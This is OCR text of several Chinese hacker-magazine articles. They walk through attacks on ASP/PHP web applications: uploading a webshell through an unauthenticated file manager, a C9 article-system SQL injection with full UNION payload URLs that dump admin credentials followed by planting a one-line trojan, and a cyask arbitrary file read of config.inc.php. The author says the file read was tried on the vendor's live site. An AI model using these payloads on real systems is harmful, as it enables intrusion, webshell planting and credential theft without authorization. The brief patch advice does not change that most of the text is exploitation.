


图4　没有包含Session验证文件




图5　硬盘管理

由于在现实网络上的服务器中硬盘在一般情况下是不可以随便访问的，我们可以提交http://127.0.0.1/admin/disk/folder.asp?fdr=网站目录，进入网站目录，如图6所示。




图6　进入网站目录

想必不用我多说了吧？直接点“上传文件”上传我们的大马，如图7所示（**注意：在上传时不要带中文路径和中文文件名，否则会出错**）。




图7　上传大马

上传后成功访问，如图8所示。




图8　成功访问大马

漏洞出来了，我还有些不明白，怎么会有/disk文件夹呢？而且是那么危险的功能。使用默认密码登录后台，我恍然大悟，如图9所示。




图9　原来是“我的电脑”

原来是“系统管理”提供的“我的电脑”功能，第一次见这种系统，无语中……

五、漏洞修补方案

这个漏洞真是让人汗颜，可以查看、删除、创建文件，并且一点验证机制都没有，说它是个“无底洞”一点也不过分。

临时的修补方案如下：

方案一：在disk子目录下所有文件里添加<!-- #include file="../inc/Session.asp" -->语句。

方案二：直接删除disk文件夹，以除后患（推荐）！


六、写在最后

个人感觉这套系统总体上来说安全性还是挺不错的，变量都经过了严密的过滤。但是程序员出现了一个严重的低级错误，百密一疏，酿成大祸，导致整站的沦陷。没有周密的安全审计就把源码发布，损人害己！

这次就写到这里吧，欢迎大家到NoHack的论坛www.nohack.cn/bbs找我进行技术交流，我的ID是komy。借用一下宝地，希望爸妈身体健康，以后不再为我担心。还有我女朋友能够天天开心，祈祷我们能够在一起上学……

编辑点评：

本文就是一个“功夫不负有心人”的典型代表，每当你屡招挫折的时候，试着再迈出一步，因为下一步，你可能就可以柳暗花明，茅塞顿开。



《黑客词典》中文版

全国各大报刊亭有售

单价：26元［附1CD］

C9静态文章发布系统最新0day分析与利用

图冯谷 张森

从本文你可以学到：

1、C9静态文章发布系统最新0day分析

2、漏洞的利用

C9静态文章发布系统全站静态显示，以前也出现过很多漏洞，随着时间的推移，其安全性越来越好了。不过最近又出现了安全漏洞，利用起来也很简单，最新的2.1正式版加入了一个flash投票系统，可能是作者没有考虑到安全问题，导致flash投票系统存在SQL注入漏洞。

一、漏洞分析

首先我们去down.chinaz.com下载一套最新的C9静态文章发布系统，我的是2.1正式版。然后在本地搭好测试环境，保证网站能正常访问。**漏洞出现在flash投票系统，它由四个文件构成，在网站的plug_vote目录下，分别是add.asp、xml.asp、showvote.js、flashvote.swf**。add.asp文件是投票文件，当我们投票时，它负责更新plug_vote表，我们来看看它是怎么传递变量的，如图1。

```
thisid=funstr(request("voteid"))
if request.Cookies("vote"&thisid)="plug_vote_"&thisid then
    Response.Write("&back=你已经参与过此投票，谢谢")
    connclose
else
    response.Cookies("vote"&thisid)="plug_vote_"&thisid
    response.Cookies("vote"&thisid).expires=dateadd("n",10,now())
    response.Cookies("vote"&thisid).domain=request.ServerVariables("SERVER_NAME")
    cs=request("mychoose")
    conn.execute "update plug_vote set cs_"&cs&"_num=cs_"&cs&"_num+1 where id="&thisid
    Response.Write("&back=投票已经送达，谢谢参与")
    connclose
end if
```

图1 变量传递

从图1中我们可以看到，通过request函数先获得voteid变量，然后经过funstr函数过滤，再对我们的cookie进行判断，如果符合条件就放入SQL语句。funstr这个函数在**fun/funlogic.asp**文件里，如图2。

```
'字符函数 funstr
'判断无效字符
'=====================================
Function funstr(str)

    str = replace(str, "<", "&lt;", 1, -1, 1)
    str = replace(str, ">", "&gt;", 1, -1, 1)
    str = trim(str)
    str = replace(str, [illegible])

  funstr = str
End Function
```

图2 funstr函数

从图2中我们可以看到，只是过滤了“<、>、**空格、单引号**”，但是对于整型变量的SQL注入是可以不需要这些符号的，这个文件是用的update语句，对于access数据库没有办法进行注入。我们再来看看另一个文件**xml.asp**，它是怎么传递变量的，如图3。

从图3中我们可以看到，通过request函数先获得voteid变量，然后经过trim函数和funstr函数过滤。如果voteid不等于空，就放入SQL语句执行。我们知道，trim函数是过滤两边空格，而funstr函数只过滤了“< 、>、空格、单引号”，这里的voteid变量又是整型的，对于整型SQL注入是可以不用单引号的。

```
thisid=funstr(Trim(Request.QueryString("voteid")))
if thisid="" then
    set rs=conn.execute("select top 1 * from plug_vote where [illegible]<>false order by id desc")
else
    set rs=conn.execute("select * from plug_vote where id="&thisid)
end if
```

图3 xml.asp

二、漏洞利用

我们提交url：**http://127.0.0.1/plug_vote/xml.asp?voteid=1**，看看是不是能显示出投票结果。页面显示的是连接数据库错误，从xml.asp文件的源代码可以得出，由于系统默认时没有在后台设置投票内容，当plug_vote表里面没有内容，页面就会显示连接数据库错误。

网上很多网站刚用新的程序，可能也不会在后台设置投票内容，如果能查询出结果，随便用一个SQL注入工具就可以搞定了。现在这种情况我们怎样来进行SQL注入呢？

经过测试，可以使用union联合查询来搞定。在这种默认情况下，plug_vote表里面没有内容，我们可以通过union联合查询来返回管理员表内容。由于plug_vote表里面有18个字段，因此我们提交url：**http://127.0.0.1/plug_vote/xml.asp?voteid=1%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18%20from%20user**，如图4。

从图4中我们可以看到，页面里爆出了列数以及相应的位置，我们继续提交url：**http://127.0.0.1/plug_vote/xml.asp?voteid=1%20and%201=2%20union%20select%201,2,3,4,5,6,7,username,password,10,11,12,13,14,15,16,17,18%20from%20user%20where%20id=1**，如图5。

从图5中我们可以看到，成功爆出了user表里id=1的管理员账号和口令。

下面我们讲讲进入后台怎么拿Webshell，其实也很简单。进入后台，有一个“风格管理”，进入风格管理我们就可以对C9静态文章系统风格进行管理。这里可以新建文件，也可以新建文件夹，我们进入系统默认的**dede53**目录，然后新建一个asp文件，可以对文件内容进行编辑。

这里我新建了一个test.asp的文件，写入了一句话木马，test.asp文件位于temp/dede53目录下，提交url：**http://localhost/temp/dede53/test.asp**，如图6。

从图6中我们可以看到，木马成功写入test.asp文件。

三、总结

C9静态文章发布系统最新0day分析与利用到这里就全部结束了，漏洞出现在新模块，这是程序员对于新增加的模块没有认真测试，以为用funstr函数过滤了< 、>、空格、单引号就万事大吉了，没想到整型注入可以不需要那些字符。

文章中有什么不明白的地方可以到《黑客手册》论坛www.nohack.cn/bbs去找我，我的论坛ID是rabbitsafe。

编辑点评：这篇文章分析了C9静态文章发布系统新加模块中的一个很严重的漏洞，估计新功能可能是新接手这个项目的技术人员完成的，否则不会出现。

cyask问答系统最新漏洞分析与利用

图 冯谷　张森

从本文你可以学到：

1、cyask问答系统最新漏洞分析

2、漏洞的利用

大家好，今天给大家带来的是cyask问答系统最新漏洞分析与利用，利用这个漏洞可以轻松读取任意文件的源码。这个漏洞是在鬼仔的blog上看到的，而且经过测试，官方也存在此漏洞。

cyask问答系统是一个仿“百度知道”的程序，提供问答功能并整合discuz等系统，帮助站长建设强大的互动平台。原以为是discuz开发的，估计安全性也没啥问题，没想到在collect.php文件中出现了读取任意文件源码的漏洞。接着大家就跟我一起去看看漏洞的分析与利用方法吧。

首先到官网下一套最新的cyask问答系统源码，在本地搭好测试环境，**洞洞出现在网站根目录的collect.php文件中**，它有个功能是检查网址，对于**neturl**变量没有进行过滤就直接读取文件了，我们来看看关键漏洞代码，如图1。




图1　漏洞相关代码

图1中先对**neturl**变量进行判断是否为空，再用**trim**函数过滤掉前后的空格，接下去没有进行任何过滤就提交给了fopen函数读取文件内容。这样，我们就可以利用collect.php文件读取我们想要的文件源码了。

下面我们来测试一下是否能读取文件源码。首先要注册一个用户，然后登录系统，再提交url：**http://localhost/collect.php?neturl=config.inc.php**，在“内容快照”处点击右键，选择“查看源文件”，这样就可以看到网站根目录的config.inc.php文件的源码了。这个文件是连接数据库的文件，里面存放着连接数据库的用户和口令，如图2，我们可以看到连接数据库的root用户的口令。

利用方法很简单，我们可以去看看官方网站是否也存在这个漏洞，其地址是：http://www.cyask.com/。首先注册一个用户，然后登录，再提交url：**http://www.cyask.com /collect.php?neturl=config.inc.php**，在“内容快照”处点击右键，选择“查看源文件”，如图3，可以看出官方也存在此漏洞，我们已经读取到连接数据库的文件源码。




图2　config.inc.php源代码

WWW.NOHACK.CN

